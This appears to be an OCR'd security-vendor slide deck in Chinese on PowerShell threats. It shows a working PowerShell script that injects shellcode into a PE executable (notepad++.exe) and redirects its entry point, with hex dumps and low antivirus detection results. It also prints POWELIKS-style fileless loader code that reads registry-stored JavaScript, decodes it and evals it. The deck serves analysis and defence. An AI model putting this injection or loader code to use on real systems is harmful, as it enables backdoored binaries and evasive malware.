浅析PowerShell威胁攻击


安天安全研究与应急处理中心

www.antiy.com

安天 | 智者安天下

提纲

- PowerShell简介
- 相关样本案例
- 其他攻击应用
- 防御、检测建议



PowerShell简介

简介

- PowerShell是Windows下面非常强大的命令行工具，并且在Windows中PowerShell可以利用.NET Framework的强大功能，也可以调用Windows API，在Win7/server 2008以后，PowerShell已被集成在系统当中。

	PowerShell 2.0	PowerShell 3.0	PowerShell 4.0
Windows 7	Default (SP1)	Requires WMF 3.0 Update	Requires WMF 4.0 Update
Windows Server 2008	Default (R2 SP1)	Requires WMF 3.0 Update	Requires WMF 4.0 Update
Windows 8		Default	Requires WMF 4.0 Update
Windows 8.1			Default
Windows Server 2012		Default	Default (R2)


PowerShell的优势

- 强大的命令
  - 像文件系统那样操作Windows Registry——cd hkcu:
  - 在文件里递回地搜索某个字符串——dir -r | select string "searchforthis"
  - 使用内存找到五个进程——ps | sort -Property ws| select -last 5
- 面向对象
  - PowerShell中很多输入输出都不是普通的文本(plain text)，而是一个个对象(objects)。因此与其说PowerShell是一种交互环境，不如说它是一种强大语言的Runtime，而这种语言甚至是面向对象的。
- 调用.NET
  - 借助.NET Framework平台强大的类库，几乎让一切都成为可能。
- 兼容性和扩展性
  - 完全兼容windows 平台上其它调用，如可执行文件(exe)，批处理bat和vb script等。
  - 很多管理平台都提供了各种PowerShell的管理组件，PowerShell俨然变成了一个标准，一个规范。

命令cmdlet

- Get
  - Get-Process、Get-Service、Get-Host、Get-Date、
- Set
  - Set-ExecutionPolicy、Set-Content、Set-Location
- Write
  - Write-Debug、Write-EventLog 、Write-Output
- Start
  - Start-Job、Start-Process 、Start-Service
- New
  - New-Item、New-Object 、New-Event


Windows PowerShell ISE



PowerShell有多大Power

一个脚本查看内存占用


```powershell
# create new excel instance
 $objExcel = New-Object -comobject Excel.Application
 $objExcel.Visible = $True
 $objWorkbook = $objExcel.Workbooks.Add()
 $objWorksheet = $objWorkbook.Worksheets.Item(1)

 # write information to the excel file
$i = 0
$first10 = (ps | sort ws -Descending | select -first
$first10 | foreach -Process {$i++; $objWorksheet.Cell
Item($i,2) = $_.ws}
$otherMem = (ps | measure ws -s).Sum - ($first10 | me
$objWorksheet.Cells.Item(11,1) = "Others"; $objWorksh

# draw the pie chart
$objCharts = $objWorksheet.ChartObjects()
$objChart = $objCharts.Add(0, 0, 500, 300)
$objChart.Chart.SetSourceData($objWorksheet.range("A1
$objChart.Chart.ChartType = 70
$objChart.Chart.ApplyDataLabels(5)
```



向PE文件注入ShellCode

- 在代码段找到一块可利用区域
- 在可用区域写入shellcode
- 修改文件入口点为shellcode的地址
- 计算shellcode末尾地址与原始入口点偏移
- 在shellcode尾部跳转到原始入口点

PowerShell PE Injection


```powershell
# Read File bytes
$bytes = [System.IO.File]::ReadAllBytes($Path)

New-Variable -Option Constant -Name Magic -Value @{
        "010b" =  "PE32"
        "020b" =  "PE32+"
}

# Function courtesy of @mattifestation
function Local:ConvertTo-Int{
    Param(
        [Parameter(Position = 1, Mandatory = $True)]
        [Byte[]]
        $array)
    switch ($array.Length){
        # Convert to WORD & DWORD
        2 { Write-Output ( [UInt16] ('0x{0}' -f (($array | % {$_.ToString('X2')}) -join '')) ) }
        4 { Write-Output (  [Int32] ('0x{0}' -f (($array | % {$_.ToString('X2')}) -join '')) ) }
    }
}

# Offsets for calculations
$PE = ConvertTo-Int $bytes[63..60]
$NumOfPESection = ConvertTo-Int $bytes[($PE+7)..($PE+6)]
$OptSize = ConvertTo-Int $bytes[($PE+21)..($PE+20)]
$Opt = $PE + 24
$SecTbl = $Opt + $OptSize
```

PowerShell PE Injection


```
# Inject all the things!
for($i=0; $i -lt $ShellCode.Length; $i++){
    $bytes[($ShellCodeWrite + $i)] = $ShellCode[$i]
}

# Set new Entry Point Offset --> $NullCount
$bytes[($Opt+19)] = [byte]('0x' + $NullCount.Substring(0,2))
$bytes[($Opt+18)] = [byte]('0x' + $NullCount.Substring(2,2))
$bytes[($Opt+17)] = [byte]('0x' + $NullCount.Substring(4,2))
$bytes[($Opt+16)] = [byte]('0x' + $NullCount.Substring(6,2))

# Modified Entry Point
$EntryPointOffset = '{0:X8}' -f (ConvertTo-Int $bytes[($Opt+19)..($Opt+16)])
echo "Modified Entry Point Offset:     0x$EntryPointOffset"

# Calculate & append farJMP
$Distance = '{0:x}' -f ($EntryPointBefore - (ConvertTo-Int $bytes[($Opt+19)..($Opt+16)]) - $ShellCode.Length - 5)
echo "Inject Far JMP:                  0xe9$Distance"
$bytes[($ShellCodeWrite + $ShellCode.Length)] = 0xE9
$bytes[($ShellCodeWrite + $ShellCode.Length + 1)] = [byte]('0x' + $Distance.Substring(6,2))
$bytes[($ShellCodeWrite + $ShellCode.Length + 2)] = [byte]('0x' + $Distance.Substring(4,2))
$bytes[($ShellCodeWrite + $ShellCode.Length + 3)] = [byte]('0x' + $Distance.Substring(2,2))
$bytes[($ShellCodeWrite + $ShellCode.Length + 4)] = [byte]('0x' + $Distance.Substring(0,2))

# Hexdump of null-byte padding (after)
echo "`nNull-Byte Padding After:"
$output = ""
foreach ( $count in $bytes[($ShellCodeWrite - 1)..($ShellCodeWrite+504)] ) {
    if (($output.length%32) -eq 0){
        $output += "`n"
    }
    else{
        $output += "{0:X2} " -f $count
    }
} echo "$output`n"

[System.IO.File]::WriteAllBytes($Path, $bytes)
```

找到一片可利用区域


```
PS D:\[redacted] Subvert-PE -Path [redacted]notepad++.exe

Legitimate Entry Point Offset:   0x000B6459
Preferred PE Image Base:         0x00400000

Null-Byte Padding dump:

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

注入后的文件对比

- 修改入口点

```
00000100 B9 D4 C2 4F 00 00 00 00 00 00 00 00 E0 00 03 01
00000110 0B 01 08 00 00 90 0D 00 00 20 0B 00 00 00 00 00
00000120 46 97 0D 00 00 10 00 00 00 A0 0D 00 00 00 40 00
00000130 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00 00
00000140 04 00 00 00 00 00 00 00 00 F0 19 00 00 10 00 00
```


```
00000100 B9 D4 C2 4F 00 00 00 00 00 00 00 00 E0 00 03 01
00000110 0B 01 08 00 00 90 0D 00 00 20 0B 00 00 00 00 00
00000120 59 64 0B 00 00 10 00 00 00 A0 0D 00 00 00 40 00
00000130 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00 00
00000140 04 00 00 00 00 00 00 00 00 F0 19 00 00 10 00 00
```


- 插入shellcode

```
000d9740 00 E9 9A 89 FD FF 60 31 D2 52 68 63 61 6C 63 54
000d9750 59 52 51 64 8B 72 30 8B 76 0C 8B 76 0C AD 8B 30
000d9760 8B 7E 18 8B 5F 3C 8B 5C 1F 78 8B 74 1F 20 01 FE
000d9770 8B 54 1F 24 0F B7 2C 17 42 42 AD 81 3C 07 57 69
000d9780 6E 45 75 F0 8B 74 1F 1C 01 FE 03 3C AE FF D7 58
000d9790 58 61 E9 C2 CC FD FF 00 00 00 00 00 00 00 00 00
```

```
000d9740 00 E9 9A 89 FD FF 00 00 00 00 00 00 00 00 00 00
000d9750 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000d9760 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000d9770 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000d9780 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000d9790 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

两个注入例子


计算器
编辑(E) 查看(V) 帮助(H)
new 1 - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 格式(M)
Process Explorer - Sysinternals: www.sysinte
文件(F) 选项(O) 查看(V) 进程(P) 查找(I) 用户(U) 帮助(H)
进程 PID CPU 私有字节
系统空闲进程 0 98.46
中断 n/a
DPCs n/a
System 4
smss.exe 564 172
csrss.exe 628 2,204
winlogon.exe 652 6,640
services.exe 696 1,808
vmacthlp.exe 864 740
svchost.exe 892 3,108
svchost.exe 964 1,808
svchost.exe 1048 9,360
svchost.exe 1100 1,244
svchost.exe 1200 1,300
spoolsv.exe 1500 3,904
svchost.exe 1828 1,364
vmtoolsd.exe 1936 6,780
VMUpgradeH... 2024 1,132
lsass.exe 708 2,240
explorer.exe 1444 11,564
VMwareTray.exe 1628 2,224
VMwareUser.exe 1636 5,596
ctfmon.exe 1656 1,020
procexp.exe 460 1.54 6,664
Hash_1.0.4.exe 296 660
notepad++.exe 520 7,224
calc.exe 528 1,520
themes
updater


DPCs
System
smss.exe
csrss.exe
winlogon.exe
services.exe
vmacthlp.exe
svchost.exe
vmiprvse...
svchost.exe
svchost.exe
svchost.exe
svchost.exe
spoolsv.exe
svchost.exe
vmtoolsd.exe
VMUpgradeH... 1716 1,168 K 4,308 K
lsass.exe 724 2,432 K 5,564 K
explorer.exe 1360 10,200 K 15,432 K
calc.exe 1396 1,520 K 3,812 K
VMwareTray.exe 1932 2,184 K 5,176 K
计算器
编辑(E) 查看(V) 帮助(H)
0.
Backspace CE C
MC 7 8 9 / sqrt
MR 4 5 6 * %
MS 1 2 3 - 1/x
M+ 0 +/- . + =

VT检出率

virustotal

SHA256: 857d29ee2f4f9e80cb135db70affa4d3b0561965f2212d791ee4c1d912a2cc6e

File name: notepad++.exe

Detection ratio: 4 / 54

Analysis date: 2015-12-09 03:31:25 UTC (2 days, 2 hours ago)


Analysis | File detail | Additional information | Comments 0 | Votes | Behavioural information

Antivirus	Result	Update
Fortinet	W32/Kryptik.AG!tr	20151209
NANO-Antivirus	Virus.Win32.Gen.ccmw	20151209
Qihoo-360	HEUR/QVM20.1.Malware.Gen	20151209
VBA32	Heur.Trojan.Hlux	20151208

相关样本案例

- POWELIKS - 利用PowerShell的无实体文件驻留
- Stealing Campaigns - 利用PowerShell进行窃取数据的行动

行为过程



执行JS脚本

- JavaScript脚本

```
"C:\Windows\system32\mshta.exe" javascript:TG5axxS="3QL3Q";W1e=new%20ActiveXObject("WScript.Shell");cAgcUwe3=
"bl";vnRU1=W1e.RegRead("HKCU\\software\\dCvZOz1z9A\\84lETK");hqHpMB7aa="AM5AWLybhu";eval(vnRU1);K8LpIjZ=
"G9r5FTk";
```

- 处理后

```
obj=new ActiveXObject("WScript.Shell");
RegData=obj.RegRead("HKCU\\software\\dCvZOz1z9A\\84lETK");
eval(RegData);
```

- 注册表内存储js脚本

读取注册表项执行

解密数据

- 处理后

```
encoded_data="280E0B111B7...";
temp_data="";
for(i=0;i<encoded_data.length;i+=2)
    temp_data+=String.fromCharCode(parseInt(encoded_data.substr(i,2),16));
key="GBzfXAklh5L45ImEILcPvOklhfVFdT67gopLQpdslHrdgcsqVzNglrZG3M9cBPQk1su";
decoded_data="";
for(j=k=0;k<temp_data.length;k++)
{decoded_data+=String.fromCharCode(temp_data.substr(k,1).charCodeAt()^key.substr(j,1).charCodeAt());j=(j<key.length-1)?j+1:0;}
eval(decoded_data);
```

